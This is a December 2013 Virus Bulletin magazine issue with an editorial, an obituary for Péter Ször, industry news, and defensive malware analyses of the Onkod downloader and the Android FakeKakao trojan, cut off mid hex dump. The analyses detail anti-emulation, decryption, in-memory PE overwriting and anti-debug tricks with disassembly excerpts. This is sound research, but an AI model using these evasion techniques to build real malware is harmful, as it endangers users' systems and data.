DECEMBER 2013

virus BULLETIN

Covering the global threat landscape

CONTENTS

IN THIS ISSUE

JAVA PARASITE

Viruses for Java are relatively rare, and parasitic viruses for Java are even rarer. The Java/Handjar virus infects Java applications by placing its virus code inside a JAR file and including a reference to the virus class file. Peter Ferrie has the details.
page 15

CROSS-BORDER COOPERATION

Wout de Natris urges parliamentarians to facilitate cooperation across borders and asks: why is it necessary, in 2013, to give up a little bit of sovereignty and territoriality?
page 17

SORTING GOOD FROM BAD

In the latest of his 'Greetz from academe' series, highlighting some of the work going on in academic circles, John Aycock looks at a tool designed to detect JavaScript containing malicious evasions.
page 19

SEASON'S GREETINGS

The members of the VB team extend their warm wishes to all Virus Bulletin readers for a very happy holiday season and a healthy, peaceful, safe and prosperous 2014.

ISSN 1749-7027

'Surveillance has been an instrument of statecraft for millennia.'

Samir Mody
K7 Computing

SURVEILLANCE AND SERVILITY: IS THE AV INDUSTRY A PUPPET OF STATECRAFT?

(*The views expressed herein are the author's own. They do not reflect the policies or opinions of the author's current employer or any other party.*)

In a paper I submitted for the 2011 AVAR conference I stated the following: 'There can be little doubt that the military and intelligence establishments of various nations have wings dedicated to cyber warfare ... Given the enormous resources involved and the high-profile, targeted nature of cyber attacks, it is difficult to predict the security responses of commercial anti-virus companies and the general public at large. It is likely that standard civilian bodies would largely be bystanders in these events.'[1]

My opinion, forged on the anvil of revelations surrounding Stuxnet, Flame, Duqu and their ilk, has not changed over the past couple of years, notwithstanding an article[2] which landed in my inbox recently. The article refers to an open letter to the AV industry, which seeks clarification on the possible tacit collusion of the industry within the ambit of global statecraft, whether ratified in a partisan manner or not. I agree with Kurt Wismer, who points out that resourceful intelligence agencies ought to be at least as proficient as the common, albeit professional, cybercriminal in routinely bypassing modern security software, thus obviating the need to recruit AV industry partners. No strings being pulled here.

What about the concept of surveillance in the era of cyber warriorism? Surveillance has been an instrument of statecraft for millennia. 2,300 years ago, in his magnum opus *Arthashastra*, the Indian philosopher and statesman Kautilya described and, in fact, prescribed spying as an essential aspect of government policy in maintaining the security of the realm. In a democracy, it is the extent to and premise on which the denuded citizen is subjected to government voyeurism that raises concerns and generates heated debate.

Interestingly, survey findings revealed during Andrew Lee's keynote address at this year's VB Conference[3] suggest that a majority of the US public would support, or at any rate be indifferent to government surveillance if it were done in a transparent manner for the public good. The respondents' views must reflect their threat perception and trust in governance at any given point in time. Therefore, the geographical location of the respondent, influenced by the narratives of history, is very important.

Let's look at a brief case study. In August 2012, a mass exodus of Indian citizens of north-eastern origin (from various other parts of the country) was orchestrated via crude but effective misinformation propaganda, involving doctored visuals and threatening messages disseminated via various forms of social media. The context of ethnic skirmishes immediately preceding these events meant that the attack was sufficiently potent to effect a mass movement of people who believed themselves to be vulnerable. It took several days for the former status quo to prevail, providing a stark demonstration of the threat potential inherent in social networking. Perhaps a timely intervention by a vigilant agency could have nipped this attack in the bud. Indeed, in the context of national security, section 69(1 and A1) of the Indian IT Act authorizes designated government agencies to 'intercept, monitor, decrypt…' and 'block for access…' any computer-related data. If nothing else, at least the intent has been communicated transparently in the public domain. (Certain intrusive activities require a court warrant.) Nevertheless, concerns about the security of the collected data and its potential abuse are justified. (IT-related legislation across many democracies probably contains similar provisions in relation to national security.)

The Act, perforce, makes no mention of clandestine monitoring activity, or the need for private entities to enter into an insidious partnership with intelligence agencies. Let us not be naïve, however. Should these agencies wish to snoop, they don't require the cooperation of AV vendors.

[1] A blog version can be found at: http://blog.k7computing.com/2011/12/malwasia-in-operation-since-1986-part-2/.
[2] Leyden, J. http://www.theregister.co.uk/2013/11/05/av_response_state_snooping_challenge.
[3] http://www.youtube.com/watch?v=9F1_8Kz2_0Q

OBITUARY

IN MEMORIAM: PÉTER SZÖR 1970–2013

We were shocked and saddened to learn of the sudden and unexpected death last month of security researcher and *VB* advisory board member Péter Ször.

One of the anti-malware industry's brightest minds, Péter contributed almost 40 articles to *Virus Bulletin* over the years, spoke at several *VB* conferences and served for more than ten years on the *VB* advisory board, always eager to help where he could and provide advice and support.

We offer our sincere condolences to Péter's family and friends – he will be remembered by the *VB* team with great fondness and respect.

In the following, two of Péter's many friends and colleagues, Mikko Hyppönen and Vincent Weafer, share some of their memories of a remarkable man.

MIKKO HYPPÖNEN:

'I hired Péter to join *Data Fellows* in late 1995, and he moved from Budapest to Helsinki in January 1996 – the middle of winter. He wasn't used to the large volumes of snow and the very low temperatures that are an everyday part of the Finnish winter. He was so happy when spring finally came around and the snow melted in April, but after just two weeks of sunshine, temperatures dropped, there was a sudden snowstorm and everything was blanketed in snow again. Péter arrived at the office, confused. We asked him if he had enjoyed our typically short Finnish summer. There was a look of sheer horror in his eyes – until he realized we were joking!

'Péter was at the heart of what was then our very small virus lab. He built the foundations of the scanning engines that we used for many years to come.

'Péter and I would spend endless nights analysing early MS-DOS viruses, and when we ran out of viruses, we would install the IPX networking stack to our PCs so we could play *DOOM*. Our office also had a *Twilight Zone* pinball machine and a *Stargate* arcade video game.

Péter always made a point of making sure his name was on the high-score boards of both – although he never quite managed to beat the *Stargate* score of our CEO Risto Siilasmaa.

'Péter married his high-school sweetheart, Natalia, in 1998. Just a few months later, Natalia suffered a stroke. Péter's love and support were instrumental in her full recovery. Their son, Daniel, was born in 2005. Peter was planning on teaching Daniel programming soon. Unfortunately this never happened.

'Péter left Helsinki to join *Symantec* in the warmer climes of California in 1999. Later, he worked for start-up firm *Ziften* in Austin, TX, before joining *McAfee* in 2011. Péter married his second wife, Linda, in 2012.

'Péter was a world-class virus analyst. He performed low-level analysis of the most complex malware we've ever seen, including Zmist and Duqu. His seminal 2005 book *Art of Computer Virus Research and Defense* is still mandatory reading material in several University courses.

'Péter will be greatly missed by a large group of friends, his wife Linda, and his eight-year-old son Daniel.'

VINCENT WEAFER:

'The security industry has lost one of the pioneers of anti-malware research with the very sad and untimely death of Péter Ször. For me, the loss is far deeper and more personal than this simple statement can convey, as over the many years that we worked together, Péter became a true friend and collaborator.

'From the very first time we met on a very cold winter's night in Helsinki, to our numerous lunch meetings in Santa Monica, and our most recent discussions on digital trust, Péter repeatedly enthralled and engaged me with his depth of technical understanding, his vision for the industry, and most of all his passion and humility. When Péter was engaged in a piece of research, it consumed him. He would

Peter with a few of his many friends – at VB conferences 2007–2009.

drive all of his projects with great passion and energy and nothing thrilled (and scared!) him more than having his research presented to his peers or to key customers and partners. He was especially thrilled when he was asked to present at industry events such as VB, CARO and AVAR.

'One day in 1999, I remember walking into Péter's office to find him pounding the keyboard on his desk. I slowly and calmly asked him what he was doing and he explained that he had estimated that the best time to interrupt an old *Windows* virus hooking the keyboard driver was 200ms after a certain event, and he had timed his pounding to hit the exact timing to generate the interrupt. After a few minutes of this bizarre exercise, it worked and Péter successfully trapped and traced the virus behaviour. I'm sure he could have figured out many other ways to intercept the virus, but this sure seemed like the most fun.

'Péter's career was very distinguished and he delivered many firsts in the industry: he was the creator of one of the industry's first anti-virus products, *Pasteur Anti-Virus*, Lead Virus Researcher and Engine Developer at *F-Secure*, Distinguished Engineer at *Symantec* – where he filed over 45 patents – and most recently Senior Director Technology at *McAfee*, where he led research on complex threats and digital trust. Péter was a prolific researcher, author, surfer and educator, and he held more than 39 patents on computer security and anti-virus research.

'In light of these great achievements, it comes as no surprise that phrases that have repeatedly come to the fore in describing Péter are "a brilliant mind", "very smart", and in reference to his death, "what a great loss to the industry". What is more striking is how many times people use the words "humble", "sensitive" and "very caring" to describe him. The many people that Péter took the time to mentor will certainly attest to his possession of those qualities – everyone came away from his mentoring sessions feeling as if Péter had spent time honing his skills just to teach them. It didn't matter whether you were a seasoned researcher or a newbie to the industry, Péter showed the same level of care and patience to all as he walked through the materials. It is fitting that one of his last tasks was to complete an online training session for *McAfee* employees on malware research.

'His many friends and colleagues in the industry will miss Péter very much. The industry and his friends are better off for having known him.'

MEMORIAL SERVICE

Péter was buried at a private funeral in his native Hungary and a memorial was held in California in TeWinkle Park, Costa Mesa. Jeannette Jarvis attended: 'It was a lovely

(however sad) memorial attended by people from all aspects of Péter's life – industry, surfing, music, neighbours, family – many of whom addressed the group to share their memories of him.

'It is evident that Peter was important to and touched very many people. The common theme was how brilliant yet humble he was. How he would reach out and help anyone, any time. He was a patient teacher no matter whether he was discussing malware or showing someone how to surf. He thought deeply about a lot of things, but also had a youthful enthusiasm that was contagious. Time and again it was mentioned how important his body of work is for the security industry, and how it will live on for many years to come.

'While his life was short, it was deeply lived. He will be missed by so many.'

A LASTING MEMORY

As a way of celebrating Péter's life and work on an ongoing basis, we will soon be announcing details of the 'Péter Ször Award', which we plan to award annually at the *VB* conference to an individual who has made an exceptional contribution to the security industry. The conditions and criteria for the award will be announced in due course. (With thanks to Luis Corrons for the suggestion.)

An online memorial page has been set up by Péter's friends and family at: http://peterszormemorial.tumblr.com/.

NEWS

CRYSTAL BALL GAZING

It has become an annual tradition as the year draws to a close for security firms to look ahead and reveal what they expect the new year to bring. On looking over a small selection of firms' predictions, there is surprisingly little overlap – which, rather than suggesting a lack of cohesion, more likely reflects the complex and quickly evolving nature of today's threat landscape. Some of the more common themes are summarized below.

While analyst firm *Ovum* predicts that attack volumes will continue to rise in 2014, with advanced persistent threat activity 'moving up through the gears', *Websense* actually foresees a drop in the volume of new malware – expecting cybercriminals to rely increasingly on lower volume, more targeted attacks that run a lower risk of detection.

Symantec predicts that no social network, no matter how niche or obscure, will be immune to the attentions of scammers, data-harvesters and cybercriminals – and *Websense* concurs, warning that attackers will increasingly focus on the more career-oriented networks (such as *LinkedIn*) in an attempt to target professionals and company executives. *FireEye* expects watering hole attacks and social media targeting increasingly to supplant spear-phishing emails.

Symantec predicts that the Internet of Things will become a magnet for hackers in 2014 – with proof-of-concept attacks against baby monitors, security cameras, smart TVs and medical equipment already having been demonstrated. *Fortinet* also anticipates seeing attacks against the Internet of Things – expecting *Android* developers to turn their attention to home automation equipment, wearable devices and portable games consoles, in doing so opening up a wealth of new opportunities for cybercriminals.

Fortinet predicts that, while encryption itself won't change, the use of encryption will increase – foreseeing an overall rise in use of encryption prompted by fears of eavesdropping, whether by malware or government programs. *Symantec* also expects users to take active steps to keep their data private – with privacy protection starting to become a feature of new products, and the use of anonymity service *Tor* becoming increasingly widespread.

Websense predicts that Java will continue to be highly exploited as most end points continue to run old, vulnerable versions of Java. *FireEye*, on the other hand, expects Java zero-day exploits to become *less* prevalent, having observed a slowdown in the release of Java zero-day exploits since February this year. *FireEye*'s researchers believe that too few people are using vulnerable versions of Java to give exploit developers sufficient incentive to find bugs.

Fortinet predicts that more botnets will migrate from traditional C&C servers to P2P networks, making the botnets more robust against takedown attempts. *FireEye* also envisages changes in communication techniques – expecting malware authors to tunnel communications over legitimate protocols and abuse legitimate Internet services to relay traffic and evade detection.

Trusteer predicts that source code leaks will accelerate malware release cycles, providing cybercriminals with the building blocks to quickly create new variants. Meanwhile, *Websense* expects to see a struggle for power among exploit kits as the kits that have until now been the underdogs to market leader Blackhole rise to the fore following the arrest of the Blackhole creator.

Finally, *FireEye* predicts that attackers will find more ways to defeat automated analysis systems, and *Trusteer* expects to see a rise in malware using techniques to avoid analysis by malware researchers – expecting researcher evasion to become a standard component of most malware offerings.

One thing all vendors agree on is that the security landscape is certain to become more challenging over the coming year. More predictions can be found on each of the vendor's sites.

CALL FOR PAPERS: VB2014 SEATTLE

Virus Bulletin is seeking submissions from those wishing to present papers at VB2014, which will take place 24–26 September 2014 at the Westin Seattle hotel, Seattle, WA, USA.

The conference will include a programme of 30-minute presentations running in two concurrent streams. The two streams will no longer be distinguished as 'corporate' and 'technical' as they were in previous years, but instead will be split into themed sessions covering both traditional AV issues and some slightly broader aspects of security:

- Malware & botnets
- Anti-malware tools & methods
- Mobile devices
- Spam & social networks
- Hacking & vulnerabilities
- Network security

Submissions are invited on topics that fall into any of the subject areas listed above. A more detailed list of topics, suggestions and the full call for papers can be found at http://www.virusbtn.com/conference/vb2014/call/.

The deadline for submission of proposals is Friday 7 March 2014. Abstracts should be submitted via the online abstract submission system at http://www.virusbtn.com/conference/abstracts/.

Any queries should be addressed to editor@virusbtn.com.

MALWARE ANALYSIS 1

ONKOD: A DOWNLOADER AND ITS 'DOWNLOADEE'

Raul Alvarez
Fortinet, Canada

Downloaders are usually small and simple files whose goal is purely to download the 'main course' of a malware infection. The downloaded file (or 'downloadee') invariably has more features and functionalities than the downloader. In this article, we will look into a fairly new downloader variant, named W32/Onkod, and its downloaded file.

THE DOWNLOADER

Initial analysis of Onkod is made a little trickier and more time consuming due to the fact that it enters into a loop of 271 API calls, using a combination of the GetWindowThreadProcessId, GetWindowRect and GetDlgItemTextA APIs. The loop has (0x9C40) 40,000 iterations, generating a total of 10,840,000 API calls. This will choke an anti-virus engine if it tries to emulate the instructions.

After making the API calls, the malware sleeps for 200 milliseconds then proceeds with the rest of the code.

A SIMPLE DECRYPTOR

The downloader's code is unencrypted, with the exception of the API names that are needed to download and save the file, and the URL from which to grab the file.

A simple decryptor using the key 'oha' is used to decrypt the required strings.

Within the decryptor routine, Onkod generates a 50-byte key by hashing the key string ('oha') using a combination of CDQ, IDIV and ADD instructions.

Each byte of the encrypted string is XORed to a byte taken pseudo-randomly from the 50-byte key.

After the decryption routine, Onkod loads the wininet.dll, kernel32.dll and user32.dll libraries using the LoadLibraryA API. The names of these libraries are included in the list of encrypted strings.

The addresses corresponding to the decrypted API names are resolved using the GetProcAddress API.

DOWNLOADING...

After resolving the required APIs, the malware prepares for the download process by calling the InternetOpenA API with the hard-coded user-agent string 'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0'. Then it establishes a connection to the download link using the InternetOpenUrlA API.

Onkod generates a 10-digit pseudo-random filename using a combination of the srand and rand functions and the GetTickCount API. The generated filename is concatenated with '.exe' and is added to the %temp% path name generated earlier using the GetTempPathA API. Finally, the malware creates the file, e.g. '%temp%\3643476847.exe', using a call to the CreateFileA API.

The Internet file is downloaded and copied to '%temp%\3643476847.exe', using a series of calls to the InternetReadFile and WriteFile APIs.

After downloading the file, Onkod executes '3643476847.exe' by calling the CreateProcessA API.

To mark the end of the download procedure, a message box is displayed using a call to the MessageBoxA API. The message – which is hard-coded within the malware – reads: 'Paint_ix.dll could not be found.', using a call to the MessageBoxA API .

Finally, the downloader terminates and the newly running process is the downloaded file.

THE DOWNLOADEE

The downloaded file starts by calling a function that calls multiple layers of other functions. Each function contains a similar structure to that shown below:

```
MOV  EAX,EBP
PUSH EAX
XOR  EBP,EBP
ADC  EBP,ESP
LEA  SP,[ESP-60]
PUSH ESI
PUSH EDI
PUSH EDI
PUSH EBX
CALL NextFunction
```

The EAX register in the 'MOV EAX, EBP' and 'PUSH EAX' instructions can change to a different register. For example, it can be 'MOV EBX, EBP' and 'PUSH EBX'.

The next three instructions, 'XOR EBP,EBP', 'ADC EBP,ESP' and 'LEA ESP,[ESP-60]' are constant except for the value 60, which can change.

The registers pushed before the call to the next function can also change in count and arrangement.

The malware calls a total of 68 functions before reaching the one that contains the instructions that are needed. After performing the significant function (discussed below), it traverses back across the other 68 functions to reach the initial call.

This is some form of anti-analysis trick, designed to obscure the important function. In a similar fashion, other malware performs hundreds of jumps just to execute one significant instruction.

PUSH/POP DATA COPY

The significant function simply copies the malware code to the newly allocated memory. As clever as the anti-analysis logic is, the malware still tries to hide its operation by using a non-standard way of moving and copying data.

'MOV EAX, 40' or 'MOV EDI, 1000' instructions are typical ways of placing constant values, such as 40, to EAX or 1000 to EDI. Onkod uses LEA (Load Effective Address) to place constant values to a register (see Figure 1).

In another context, the source data is acquired using a combination of 'SUB EAX, EAX' and 'OR EAX, DWORD PTR DS:[EBX]'. OR-ing any value taken from [EBX] yields the same value. Hence, this is another way of moving data to a register.

For copying blocks of data and code, a typical piece of malware would use REP (repetition) instructions or a simple loop with MOV instructions. Within a loop, pushing the data or code to the stack (PUSH EAX) and POPing it directly to a specified memory location (POP DWORD PTR DS:[EDI-4]) accomplishes the same task (see Figure 1).



Figure 1: The non-standard MOV operations.

SIMPLE DECRYPTION

Still within the significant function, the malware allocates a memory block using a call to the VirtualAlloc API, decrypts every four bytes, and copies them to the newly allocated memory.

The decryption is performed by placing the initial key on the EDX register (PUSH 5CDE3199, POP EDX), subtracting three from the EDX register (DEC EDX, DEC EDX, DEC EDX), and adding the value in EAX to EDX. The EAX register contains the current value of the source data and EDX has the decremented decryption key.

The next decryption key is taken from the current DWORD value (MOV EDX, DWORD PTR DS:[EBX]) where the four bytes are swapped to reverse the little-endian order (BSWAP EDX). [EBX] points to the current DWORD source data.

In simpler terms, the decryption key for each DWORD is taken from the DWORD before it.

After decrypting and copying (0x724) 1,828 bytes to the newly allocated memory, the malware will return to the initial call, passing through each and every one of the 68 function calls.

Upon reaching the initial call, the malware jumps to the newly allocated memory.

ALLOCATED CODE

At the allocated memory location, Onkod decrypts part of the 'kernel32.dll' string using the NEG, NOT, DEC and INC instructions, and calls the LoadLibraryA API to get the imagebase of kernel32.dll.

This is followed by parsing the PE header of kernel32.dll to get the number of exported names and to locate the last RVA (relative virtual address) of the last exported API name.

Onkod computes the hash of the exported API names of kernel32.dll using a combination of ROR (rotate-right), ROL (rotate-left) and ADD instructions. Each API name, starting from the last exported name, is computed and compared with the given hash value until a match is found (see Figure 2).

Based on the index of the matched API name, the address of the API is resolved from the list of AddressOfFunctions.

hash	API
61A2D4FB	LoadLibraryA
4D043C8A	GetModuleHandleA
CCAFB84D	GetProcAddress
86993BDD	VirtualProtect
62488C20	VirtualAlloc
1BD972E1	VirtualFree
6CDEBCE0	CloseHandle
D49CAE9B	CreateToolhelp32Snapshot
9C4923C0	GetModuleFileNameA
17AD6DD8	CreateFileA
85AAC9FE	SetFilePointer
299A6C46	ReadFile
A70B8308	GetCurrentProcessId
0116E6B9	Module32First
8B011C40	Module32Next
C7E248BB	GetProcessHeap
99238596	WaitForSingleObject

Figure 2: The hash values for some of the APIs needed by the downloaded file.

MAIN ACT

After resolving the API addresses, Onkod copies (0x714) 1,812 bytes of code to the second allocated memory and transfers control to it.

In preparation for the downloaded file's main act, the malware allocates a third block of virtual memory using the VirtualAlloc API. This is followed by opening the original downloaded file using a combination of the GetModuleFileNameA and CreateFileA APIs.

After setting the file pointer to the file's payload using the SetFilePointer API, Onkod reads (0x5c000) 376,832 bytes from the file and saves it to the allocated virtual memory, using the ReadFile API. (Note that these bytes are part of the downloaded file, which is already in memory, but Onkod prefers the untainted physical bytes.)

Then, Onkod decrypts the 376,832 bytes using the following simple algorithm:

```
LODS   DWORD PTR DS:[ESI]
PUSH   EAX
XOR    EAX,76A39421
BSWAP  EAX
XOR    EAX,EDX
POP    EDX
STOS   DWORD PTR ES:[EDI]
```

The algorithm starts by loading the DWORD value pointed to by ESI, to EAX. ESI points to the newly allocated bytes. This is followed by saving the EAX value to the stack and XORing it with 0x76A39421. The XORed bytes in EAX are rearranged to big-endian using the BSWAP instruction and XORed again with EDX. The value in EDX was computed prior to performing the algorithm.

The 'POP EDX' instruction changes the key value in EDX to the current DWORD pointed to by ESI. This simple algorithm uses two key values: one from EDX and the constant value 0x76A39421.

Finally, the decrypted DWORD is written to the memory address pointed to by EDI.

MORPHING

Extracting the whole 376,832 decrypted bytes produces another entire piece of malware, which is detected as a FakeAV variant. We will not discuss the FakeAV execution here, however, we will look at how it is called.

In a typical scenario, a piece of malware that contains another malicious executable in its binary code could drop



Figure 3: The FakeAV's header in the downloaded file's process.

a new piece of malware and execute it. In some cases, the malicious code can be injected into another process and can be called remotely.

In the case of Onkod, the FakeAV code is neither dropped nor injected.

After the decryption of the FakeAV code, the following preparation is carried out before control is transferred to it:

Onkod changes the memory protection of the downloaded file's process, starting at the imagebase, to PAGE_READWRITE using a call to the VirtualProtect API. It overwrites the original MZ/PE header of the downloaded file with the MZ/PE header of the FakeAV. Then it returns the memory protection to PAGE_READONLY by calling the VirtualProtect API.

The malware looks for the virtual memory location of the first section of the downloaded file, and changes its memory protection to PAGE_READWRITE. It copies the whole first section of the FakeAV into the first section of the downloaded file. Then it changes the memory protection of the first section of the downloaded file to PAGE_EXECUTE_READWRITE, using a call to the VirtualProtect API. The first section of the downloaded file is now executable, readable and writable.

For this variant of FakeAV, there are only three sections. Each section is carefully computed and copied to the virtual memory of the downloaded file using the same procedure as performed in the first section.

Onkod checks if the imagebase of the FakeAV is similar to that of the downloaded file. If it is not the same, it will readjust the imagebase of the new downloaded file.

At this point, the downloaded file's code has been overwritten with the FakeAV code. The downloaded file is now the FakeAV.

RESOLVING APIs

When an executable file, such as calc.exe, is executed, the operating system loads it into its virtual space including all the DLLs that it needs. The APIs found in the import table are resolved automatically by the *Windows* operating system.

Since the FakeAV is copied manually to the process space of the downloaded file, the APIs are not yet functional. The following routine describes how the APIs are resolved:

After adjusting the imagebase of the FakeAV, the malware parses the PE header to locate the import table. Onkod jumps to the import table and looks for the first DLL by adding the size of the import table to the import table's address.

The malware retrieves the module handle of the first DLL using a call to the GetModuleHandleA API. If the library is not yet loaded within the process, a call to the LoadLibraryA API is used. Then it parses the import table to locate the API names associated with the library.

Onkod resolves the addresses of the API names by calling the GetProcAddress API, and stores them in the AddressOfFunctions table.

The malware parses the remaining API names in the import table, resolves each API for every library by calling the GetProcAddress API, and saves them in the AddressOfFunctions table.

Performing the above routine is very important for the FakeAV to work properly in the downloaded file's process space.

TRANSFERRING CONTROL

Now that the API addresses have been resolved, it is time to transfer control to the FakeAV.

Onkod parses the PEB (Process Environment Block) until it reaches the current module's LDR_DATA_TABLE_ENTRY structure, by checking if the DllBase field value is equal to the ImageBase of the FakeAV in the downloaded file's process space.

This is followed by parsing the MZ/PE of the original copy of the FakeAV in memory. It gets the EntryPoint value of the original FakeAV and adds it to the imagebase. Then Onkod overwrites the EntryPoint field in the current module's LDR_DATA_TABLE_ENTRY structure with the FakeAV's entry point.

Finally, an indirect jump to the FakeAV's entry point is initiated.

WRAP UP

The main goal of the downloader is to download the 'downloadee' – which can be anything from a banking trojan to a file infector, a malicious worm, a FakeAV, or anything in between. Since Onkod's downloadee is a form of wrapper, it can have a different payload, as discussed above.

The morphing of the downloaded file into a FakeAV variant is a cool trick. In order to avoid dropping a copy of the FakeAV or injecting it into a process, Onkod simply overwrites the downloaded file with the FakeAV's code.

Our research continues to investigate and document the various tricks and techniques used by malware so that we may be better prepared to fight and detect it – until the next time, stay safe!

MALWARE ANALYSIS 2

FAKE KAKAOTALK SECURITY PLUG-IN

Zhe Li & Dong Xie
Fortinet, China

The Android/FakeKakao trojan disguises itself as a *KakaoTalk* security plug-in as a means to lure users to install it. Once installed, it monitors incoming and outgoing SMS messages, sends SMS spam, gathers sensitive information and communicates with its remote server. Moreover, it incorporates anti-debugging and anti-emulator tricks and disables some security software.

Unlike other malware, the trojan's DEX (Dalvik Executable) is mainly used as a loader; the payload is transplanted into a native library. In this article, as well as dissecting the behaviour of the malware, we will look at some debugging and analysis methods.

APP LOADER

The loader registers three components: MainActivity, ActionReceiver and MoriService. The MainActivity component is designed to start up an elaborate user interface to mislead victims (Figure 1, comments are translated online). The ActionReceiver component is used to receive the android.intent.action.USER_PRESENT broadcast, which is sent out by the system as the device wakes up.



Figure 1: Fake KakaoTalk plug-in.

To ensure the broadcast is received as early as possible, the malware sets the intent filter priority value of the receiver to 0x7FFFFFFF. When the broadcast is received, the MoriService component is launched in the background. The service's calling methods come from a native library, libEglsv1.so, which is dropped by the malware when the APK (*Android* package file) is installed. In order to run the application smoothly, the malware requests the following permissions:

- READ_SMS
- READ_CONTACTS
- READ_PHONE_STATE
- SEND_SMS
- WRITE_EXTERNAL_STORAGE
- WRITE_SMS
- INTERNET
- RECEIVE_SMS

ANTI-DEBUG AND JNI INITIALIZATION

The launched service first loads the dropped library into the malware's process address space. When the library is initialized, the malware attempts to check whether it is being debugged or running in an emulator. If one of the following is detected, it will set an anti-debug/emu flag for future use:

- strace
- ltrace
- android_server
- gdbserver
- gdb
- tcpdump
- ro.kernel.qemu
- /system/bin/qemu-props
- /system/bin/qemud

After the initialization, six native methods are registered (Figure 2) by calling RegisterNatives(). Then the malware calls the SetJNIEvn() method to initialize the JNI (Java Native Interface) environment variables which are prepared for calling other native methods. However, if the anti-debug/emu flag is set, the other native methods will do nothing.

```
LDR     R3, =(ppJavaVM - 0x1462A)
LDR     R2, =(JNINativeMethod - 0x14636)
MOVS    R4, #0xD7
ADD     R3, PC ; ppJavaVM
LDR     R0, [R3,#(JNIEnv - 0xDEFFC)]
LSLS    R4, R4, #2
LDR     R1, [R3,#(l_jclass - 0xDEFFC)]
LDR     R5, [R0]
MOVS    R3, #6          ; nMethods
ADD     R2, PC ; JNINativeMethod
LDR     R4, [R5,R4]
BLX     R4              ; RegisterNatives
                JNINativeMethod
aSetjnienv              ; DATA XREF: JNI_OnLo
                        ; .text:off_14684↑o
                        ; "SetJNIEnv"
aV                      ; "()V"
SetJNIEnv(_JNIEnv *,_jobject *)+1
aReaddat                ; "ReadDAT"
aV                      ; "()V"
ReadDAT(_JNIEnv *,_jobject *)+1
aReadxml                ; "ReadXML"
aLcomKakaoTalkP         ; "(Lcom/kakao/talk/p
ReadXML+1
aHandleoncreate         ; "HandleOnCreate"
aV                      ; "()V"
HandleOnCreate+1
aHandleondestro         ; "HandleonDestroy"
aV                      ; "()V"
HandleonDestroy+1
aReadjs                 ; "ReadJS"
aV                      ; "()V"
ReadJS+1
```

Figure 2: Native methods are registered.

```
2A0DABA8  7B 0D 0A 09 22 73 65 72  76 65 72 5F 6C 69 73 74  {..."server_list
2A0DABB8  22 3A 5B 0D 0A 09 09 7B  0D 0A 09 09 09 22 69 64  ":[....{......"id
2A0DABC8  22 3A 30 2C 0D 0A 09 09  09 22 70 6F 73 74 5F 66  ":0,....."post_f
2A0DABD8  69 6C 74 65 72 66 69 6C  65 22 3A 22 2F 62 75 67  ilterfile":"/bug
2A0DABE8  72 65 70 6F 72 74 2F 66  69 6C 74 65 72 2E 70 68  report/filter.ph
2A0DABF8  70 22 2C 0D 0A 09 09 09  22 70 6F 73 74 5F 68 66  p",....."post_hf
2A0DAC08  69 6C 65 22 3A 22 2F 62  75 67 72 65 70 6F 72 74  ile":"/bugreport
2A0DAC18  2F 68 69 73 74 6F 72 79  2E 70 68 70 22 2C 0D 0A  /history.php",..
2A0DAC28  09 09 09 22 70 6F 73 74  5F 66 69 6C 65 22 3A 22  ..."post_file":"
2A0DAC38  2F 62 75 67 72 65 70 6F  72 74 2F 61 6E 64 72 6F  /bugreport/andro
2A0DAC48  69 64 62 75 67 72 65 70  6F 72 74 2E 70 68 70 22  idbugreport.php"
